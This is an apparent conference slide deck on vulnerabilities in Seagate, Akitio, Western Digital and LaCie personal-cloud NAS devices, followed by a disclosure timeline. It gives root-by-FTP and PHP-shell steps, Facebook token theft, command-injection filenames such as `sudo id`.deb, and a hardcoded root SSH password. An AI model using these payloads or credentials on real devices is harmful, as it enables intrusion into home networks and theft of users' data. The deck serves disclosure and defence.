Seagate: http://support2.seagate.com
Akitio: http://www.akitio.com/support/help-desk
Western Digital: https://westerndigital.secure.force.com
Thank you!
Questions?
Free cloud for the best question!
WD My Cloud
LaCie CloudBox
Akitio MyCloud Mini
Seagate Central

Cloud Device Insecurity

  • 1.
  • 2.
    Agenda I. Introduction II. Targets I.Seagate II. Akitio III. Western Digital IV. LaCie III. Disclosure IV. Conclusion
  • 3.
    #whoami • Currently independentresearcher • Formerly of Microsoft – Windows Security – Malware Protection Center • Also, Tenable – Nessus – Reverse engineering • Finding and exploiting bugs half my life
  • 4.
    What I’m nottalking about • Physical device hacking – But according to the Internet, it’s also fun • Software bundled or supporting the device – Didn’t install any CDs or download any software • How great the vendors were at security – Surprise!
  • 5.
    What I’m talkingabout • Hacking the device from the network – LAN is the baseline, but your gateway controls Internet access • Remote vulnerabilities and local roots – Appsec and Websec • By Default – Bugs in daemons that are running upon plug-in – No bugs for uncommon scenarios or add-ons
  • 6.
    Why should Icare? • I want to know – ..how vulnerable my car is – ..if my router has hardcoded creds – ..if the crypto I’m using is backdoored – ..how much privacy I have on my phone • You might want to know what happens when plug ‘the cloud’ into your network
  • 7.
    Kevin Mitnick alsoapparently cares
  • 8.
    Why don’t morepeople look at these? • Requires an (small) investment – Devices are in the $75-$300+ range • You can’t just go to the website, download the demos and start reversing – Not that there’s anything wrong with that :-)
  • 9.
    Amazon has alot of clouds Reference: http://www.amazon.com/gp/search/other?ie=UTF8&page=1&pickerToList=brandtextbin&rh=n%3A1292110011%2Ck%3Acloud
  • 10.
    What is aPersonal Cloud? • “..collection of digital content and services which are accessible from any device” • Four primary types – Online Clouds – NAS Device Clouds • Network Attached Storage – Server Device Clouds – Home-made Clouds Reference: http://en.wikipedia.org/wiki/Personal_cloud
  • 11.
    Personal Cloud NASvs Regular NAS • PC/NAS = NAS + ‘cloud’ features – Sync Facebook – Sync & Stream Media – Access your data from the Internet Reference: http://en.wikipedia.org/wiki/Personal_cloud
  • 12.
    Agenda I. Introduction II. Targets I.Seagate II. Akitio III. Western Digital IV. LaCie III. Disclosure IV. Conclusion
  • 13.
    Four Big Players •Western Digital – My Cloud • Akitio – MyCloud (not joking) • Seagate – The Central • LaCie – CloudBox Reference: http://en.wikipedia.org/wiki/Personal_cloud
  • 14.
    Are these devicessafe? • Oh, the marketing… – “Your data is always safe and completely under your control” – “..ensuring your data is safe and accessible from anywhere” – “provides safe and secure network storage” – “ensures 100% security from data loss” References: http://www.seagate.com/external-hard-drives/home-entertainment/media-sharing-devices/seagate-central/ http://www.wdc.com/en/products/products.aspx?id=1140 http://www.akitio.com/network-storage/mycloud-mini https://www.lacie.com/company/news/news.htm?id=10638
  • 15.
  • 16.
    So plug itin • 12 well known open ports including – FTP – SSH – HTTP/HTTPS – Samba
  • 17.
    User accounts canelevate to Root • Seagate-3E080F:~$ id – uid=1000(test) gid=1000(test) • Seagate-3E080F:~$ su – Seagate-3E080F:/Data/test# id – uid=0(root) gid=0(root) • No local attacks necessary
  • 18.
  • 19.
    No root password •So if that’s so, I can just login as root, right? – This sshd.conf doesn’t allow passwordless root logins
  • 20.
    Passwordless root account •What can we do with it, besides su? – SSH won’t allow passwordless logins – There must be a way! • FTP – Good start, but the goal is a remote root shell – Doable :-)
  • 21.
    Root by FTP •Login as root – No chroot, so we can access the whole filesystem • Remember, Lighttpd is running as root – Upload php shell to webroot • Profit!
  • 22.
  • 23.
    Stealing Facebook AppTokens • World-readable – -rw-r--r-- 1 root root 383 Aug 26 13:52 /etc/archive_accounts.ser • $ cat /etc/archive_accounts.ser – a:1:{s:8:"facebook";a:1:{s:13:"test@test.com";a:5:{s:7 :"service";s:8:"facebook";s:4:"user";s:13:"test@test.c om";s:5:"owner";s:4:"test";s:6:"folder";s:7:"private";s: 5:"token";s:197:"CAA....your-facebook-access- token";}}}
  • 24.
    Stealing Facebook AppTokens • What can we do with an access token? – 
  • 25.
    Stealing Facebook AppTokens • > seagate_fb_accounts.py CAAxxxxxxxx... friends – server response: – {'data': [{'name': 'Jessie Taylor', 'id': '100000937485968'}, {'name': 'Kellie Youty', 'id': – ‘100000359801427'}, {'name': 'Hope Maynard', 'id': '10000102938470'}, {'name': 'Angel Tucker Pole', 'id' – : '100001402808867'}, {'name': 'Malcolm Vance', 'id': '10000284629187'}, {'name': 'Tucker Civile', 'id': – .....
  • 27.
    Unprotected Web Resources •grep -R -i password /* – http://central/cirrus/assets/xml/mv_user.xml
  • 28.
    Unprotected Web Resources •Sloppily leaving test collateral lying around
  • 29.
    Trivial SOAP Message 2014/08/22 09:41:13.802:src/WSDiscovery.c:657:_WSDiscovery_Hand leTCPSocket():have HTTP message *** glibc detected ***/usr/bin/seagate_wsd_daemon: malloc(): memory corruption: 0x00034148 *** ======= Backtrace: ========= /lib/libc.so.6(+0x705bc)[0x357505bc] /lib/libc.so.6(+0x73d4c)[0x35753d4c] /lib/libc.so.6(+0x74d78)[0x35754d78] /lib/libc.so.6(realloc+0x240)[0x357579ac]
  • 30.
  • 31.
  • 32.
    Fail Story: Well,mostly • In some cases, we can get a remote shell – Guess the login credentials – Make a symlink to somewhere useful • / would be great… :-)
  • 33.
    Browsing around withRoot Privileges
  • 34.
  • 35.
  • 36.
    Failed: Uploaded FilePermissions • Didn’t find a way to change them :’( • But, if you can.. remote root is possible
  • 37.
    /media_server aka Django •Settings.py Reference: https://docs.djangoproject.com/en/dev/ref/settings/
  • 38.
    Things that useSECRET_KEY Reference: http://stackoverflow.com/questions/15170637/effects-of-changing-djangos-secret-key
  • 39.
    Pentester’s Cheatsheet • Ifyou find this device on the network – Quota-less storage – Successful capturing of user credentials = root – FTP for root • File system access • PHP shell • Enabling a remote attack for saved Facebook tokens
  • 40.
    Next Target • AkitioMyCloud Mini – MCS-LN2SPA
  • 41.
    Telnet is open! •$ telnet 10.10.10.24 Trying 10.10.10.24... Connected to 10.10.10.24. Escape character is '^]'. Fedora release 12 (Constantine) Kernel 2.6.31.14-fast-20110801-fan on an armv6l (0) login: • Well, now you know it’s going to be a short day..
  • 42.
  • 43.
    Got root? • [admin@isharing~]$ su – Password: – su: incorrect password • Hm, not that easy • Oh wait, there’s probably some nice suids lying around!
  • 44.
    Got root? – -rwsr-sr-x2 root root 3848 2009-11-09 01:35 /usr/bin/python – -rwsr-sr-x 2 root root 3848 2009-11-09 01:35 /usr/bin/python2.6 • Did they really just suid root python!?
  • 45.
  • 46.
    Updates (or lackthereof) • There’s an update available, right?
  • 47.
    TR-069 • WAN ManagementProtocol – Provisioning, Monitoring, Diagnostics – CPE (client AND server) and ACS (server) • Aka what someone else (eg. ISP or vendor) uses to remotely, silently configure a device • Super insecure and wait for it.. Akitio has it! – /usr/bin/nas-tr Reference: https://www.broadband-forum.org/technical/download/TR-069.pdf
  • 48.
  • 49.
    This work hasalready been done
  • 50.
    Good news? • Onceyou root the device, you can turn it off – killall nas-tr
  • 51.
  • 53.
  • 54.
  • 55.
  • 56.
    Secret Key • Whatis it used for anyways? – Well, I asked..
  • 57.
    Real Talk • Aftera very long and drawn out support thread, they wouldn’t try to confuse me any longer.. • And then the allocated 4 days were up • Check pastebin reference for the full convo Reference: http://pastebin.com/jWhraLaY
  • 59.
    Pentester’s Cheatsheet • Test.htmlis your friend • User access = root access – Python suid root – If there’s ever a SMH moment.. • Go watch some TR-069 videos
  • 60.
    Another Target • WesternDigital My Cloud – WDBCTL0060HWT-NESN
  • 61.
  • 62.
  • 63.
  • 64.
    Twonky • Also noauthentication by default Reference: http://wdcloud:9000/webconfig#advanced
  • 65.
    Twonky • strings /usr/local/twonkymedia- 7/twonkyserver| grep "/rpc/" | wc -l – 99 • /rpc/restart • /rpc/rebuild • /rpc/resetclients • ….
  • 66.
    Twonky • # grep"=" twonkyserver.ini | wc -l – 151 • We can control ~150 different configuration parameters for twonky • Set options & restart server any time – http://wdcloud:9000/rpc/restart Reference: https://ludwig.im/en/projects/twonkyserver-upnp-dlna
  • 67.
    Twonky • Create anfile on / – http://wdcloud:9000/rpc/backup_metadata?filen ame=blah – Wasn’t able to control contents – Will not overwrite existing – Not very interesting
  • 68.
    Twonky: If wedon’t try, we can’t fail • Create a filename such as – test';id>id_out;.MP3 • And drop it in – 10.10.10.143Public... • Trigger a rescan of media or device mirroring • Browse – http://10.10.10.143:9000/webbrowse#music
  • 69.
    Twonky: If wedon’t try, we can’t fail • So close!
  • 70.
    Fail: Brick viabad firmware • Try to upload a random firmware ‘image’
  • 71.
    Fail: Brick viabad firmware
  • 72.
    Fail: Brick viabad firmware • Download a random .deb file and try it… – libargtable2-docs_12-1_all.deb • So there are some firmware sanity checks
  • 73.
    Not Fail: Whoneeds a brick? • What if we named the deb file and tried again? – test;`id`test.deb • Cmd injection with a free upgrade to root! – # ps -aux | grep -i updateFirmwareF – root 32013 2.0 2.3 5824 5440 ? S 11:57 0:00 sudo nohup /usr/local/sbin/updateFirmwareFromFile.sh /CacheVolume/test;uid=33(www-data) gid=33(www- data) groups=33(www- data),42(shadow),1000(share)test.deb
  • 74.
    Not Fail: Whoneeds a brick? • Let’s try this filename – `sudo id`.deb • root 11481 0.0 2.3 5824 5440 ? S 19:58 0:00 sudo nohup /usr/local/sbin/updateFirmwareFromFile.sh /CacheVolume/uid=0(root) gid=0(root) groups=0(root),33(www-data),1000(share).deb Reference: /var/www/rest-api/api/Firmware/src/Firmware/Model/Firmware.php
  • 75.
    How many timesdo they sudo? • grep -R -i "exec_runtime" /var/www | grep sudo | wc -l 283 • grep -R -i "exec_runtime" /var/www | grep sudo | tail -5 – /var/www/rest-api/api/StorageTransfer/src/StorageTransfer/Model/StorageTransfer.php: exec_runtime("sudo /usr/local/sbin/storage_transfer_set_config.sh $parameterString", $conf, $retVal); – /var/www/rest-api/api/StorageTransfer/src/StorageTransfer/Model/StorageTransfer.php: exec_runtime("sudo /usr/local/sbin/storage_transfer_start_now.sh $transferMode", $conf, $retVal); – /var/www/rest-api/api/StorageTransfer/src/StorageTransfer/Model/StorageTransfer.php: exec_runtime("sudo /usr/local/sbin/storage_transfer_start_now.sh", $conf, $retVal); – /var/www/rest-api/api/Jobs/includes/worker/dirputworker.inc: exec_runtime('sudo touch -t ' . date('ymdHi.s', $mtime) . ' ' . escapeshellarg($sourcePathLocal), $output, $return); – /var/www/rest-api/api/Jobs/includes/worker/fileputworker.inc: exec_runtime('sudo touch -t ' . date('ymdHi.s', $mtime) . ' ' . escapeshellarg($fileLocal), $output, $return);
  • 76.
    Root via Device.php Reference:/var/www/rest-api/api/Device/src/Device/Model/Device.php
  • 77.
    Root via Device.php Reference:/var/www/rest-api/api/Device/src/Device/Model/Device.php • cat /tmp/root – uid=0(root) gid=0(root) groups=0(root),33(www- data),1000(share)
  • 78.
    “Security” • But again,none of this is really enforced
  • 79.
    Pentester’s Cheatsheet • Ifyou find a WD My Cloud on the network – Infinite non-authenticated Twonky commands – Plenty of remote root options via Web UI • Turn on SSH (root:welc0me) • AT LEAST two exec_runtime() command injection bugs • Thanks auto-auth!
  • 80.
  • 81.
  • 82.
    User Accounts • Whatcan one do with a user account? – And optional password • Note: Root password is likely random – Per several days of cracking the hash !success
  • 83.
  • 84.
    Elevation of Privileges •CloudBox|Dashboard – Backup • Create Job • Name: test''|`id>rooted`|test • Start
  • 85.
  • 86.
    Elevation of Privileges •Some other potential bugs here too as bonus
  • 87.
    Media Server • LaCie’sruns Mt-daapd (aka Firefly) – Default admin password – Explicitly runs as root! Also see: http://lacie.nas-central.org/wiki/Category:CloudBox http://lacie-nas.org/doku.php?id=clunc
  • 88.
    Keys to thekingdom? • Suppose we found plaintext credentials for the device’s update server on the filesystem
  • 89.
    Keys to thekingdom? – unicorn.system.auto_update.conf Reference: http://lacie.nas-central.org/wiki/Category:CloudBox
  • 90.
    Keys to thekingdom? • Let’s emulate their FTP login procedure • Remember, we’re doing nothing more than the CloudBox does or can do
  • 91.
    Keys to thekingdom? • Now suppose we saw that the permissions on the update server were super interesting
  • 92.
    Keys to thekingdom? • We can safely just list the contents
  • 93.
    Keys to thekingdom? • Let’s visualize an exploit – Clear-text update server credentials on the FS – Design flaws in the firmware hash verification – Misconfiguration of the update server
  • 94.
    Keys to theKingdom? • Theoretical “Unicorn” Exploitation – Extract rootfs & insert arbitrary code – Repackage to update format > current version • Capsule file is basically XML + new line + tar file • XML file lists SHA1 hashes of .capsule files – Generous perms allow for original file overwrites • Wait for a client to update their firmware
  • 95.
    Keys to theKingdom? • LaCie’s Reponse – “We immediately investigated and determined that the FTP permissions are correct on the back- end and that only the administrator can upload or modify new files”
  • 96.
    Keys to theKingdom? • Continued – “The FTP server software in question is misreporting the permissions when it displays the unix-style -rw-rw-rw” – “This misreporting is caused by a mismatch between the underlying file system’s permission model (Windows) vs. the unix file permission model.”
  • 97.
    Keys to theKingdom? • So was this a unicorn bug or just obfuscation by a Windows FTP server? – We could download & install the Gene6 to test! • But we’re not the admin of LaCie’s server, can’t verify – Or we could just accept the vendor’s statement • Recent screenshots / logs from them show not vuln • If nothing else, it’s an interesting case study • We’re uniquely limited to non-invasive options
  • 98.
    Keys to theKingdom? • But, they were still informed of their weak integrity checks for firmware – And that’s a problem which isn’t going away easily
  • 99.
  • 100.
    Reaching out • Nosecurity@ or secure@ email address • Community forms people are not helpful – “Open a support ticket!” • Never saw an advisory from these vendors • Bottom Line – They obviously don’t care enough about security
  • 101.
    Agenda I. Introduction II. Targets I.Seagate II. Akitio III. Western Digital IV. LaCie III. Disclosure IV. Conclusion
  • 102.
  • 103.
    Disclosure Timeline: Seagate •01/27/2015 – reported • 01/30/2015 – Seagate responded telling me the devices weren’t affected by Shellshock – I tell them these are new bugs and have nothing to do with Shellshock, please escalate my case to a supervisor
  • 104.
    Disclosure Timeline: Seagate •05/15/2015 – Seagate says the update has been released Reference: https://apps1.seagate.com/downloads/request.html
  • 105.
    Disclosure Timeline: Akitio •02/02/2015 – reported – Refer to the “Real Talk” section earlier • 03/11/2015 – fixed
  • 106.
    Disclosure Timeline: WD •01/27/2015 – reported • 05/26/2015 – Still no response from Western Digital – No further support from CERT – Public Disclosure
  • 107.
    WD Community Forums Reference:http://community.wd.com
  • 108.
    Disclosure Timeline: LaCie •07/09/2015 – reported • 07/30/2015 – LaCie responds with their analysis • Unable to repro cmd injection, describe corner-case mitigation for possible unicorn bug • Ask to setup a time to discuss more about the issues • 08/07/2015 – I agree to discuss further and await scheduling
  • 109.
    Disclosure Timeline: LaCie •09/09/2015 – Still nothing back, so I ping again – LaCie responds • Showed me screenshots of permissions (read-only) • I check the PE bug, can’t get it to repro again (maybe fixed coincidently) • 10/30/2015 – Public Disclosure
  • 110.
    Agenda I. Introduction II. Targets I.Seagate II. Akitio III. Western Digital IV. LaCie III. Disclosure IV. Conclusion
  • 111.
    Is it allreally doom and gloom? • Well yes, if you were awake for >= 5 minutes • Clearly the major players have taken a huge step back for security in this space – Usability is #1 – Performance is #2 – (Marketing) Security is #....19 from the looks of it
  • 112.
    Security Expectations • Ifyou plug these into your network, expect – Any user of the device to have root – Anyone to easily compromise the device – Anyone on the network (or Internet if you’re lucky enough!) to be able to have free storage
  • 113.
    Solutions • Option #1 –Root it yourself and install FreeNAS or the sorts – Kinda defeats the point of buying a cloud though • Option #2 – Don’t buy these devices – Not a single security principle in practice during the design or implementation Reference: http://web.mit.edu/saltzer/www/publications/protection/
  • 114.
    Want security? • Talkto the vendors! – Sorry, they only have helpdesks  – Trending strategy: route everything into the abyss! • Spend all day company/security on LinkedIn – Actually works most of the time – But the problem is that it takes a lot of time Seagate: http://support2.seagate.com Akitio: http://www.akitio.com/support/help-desk Western Digital: https://westerndigital.secure.force.com
  • 115.
    Conclusion • As oftoday – Don’t trust personal cloud devices – There are no “securable objects” • The “cloud” in general is just a marketing lie – Fine for non-secrets if you don’t value integrity – Not ok for secrets because they’re not secret anymore Seagate: http://support2.seagate.com Akitio: http://www.akitio.com/support/help-desk Western Digital: https://westerndigital.secure.force.com
  • 116.
    Thank you! Questions? Free cloudfor the best question! WD My Cloud LaCie CloudBox Akitio MyCloud Mini Seagate Central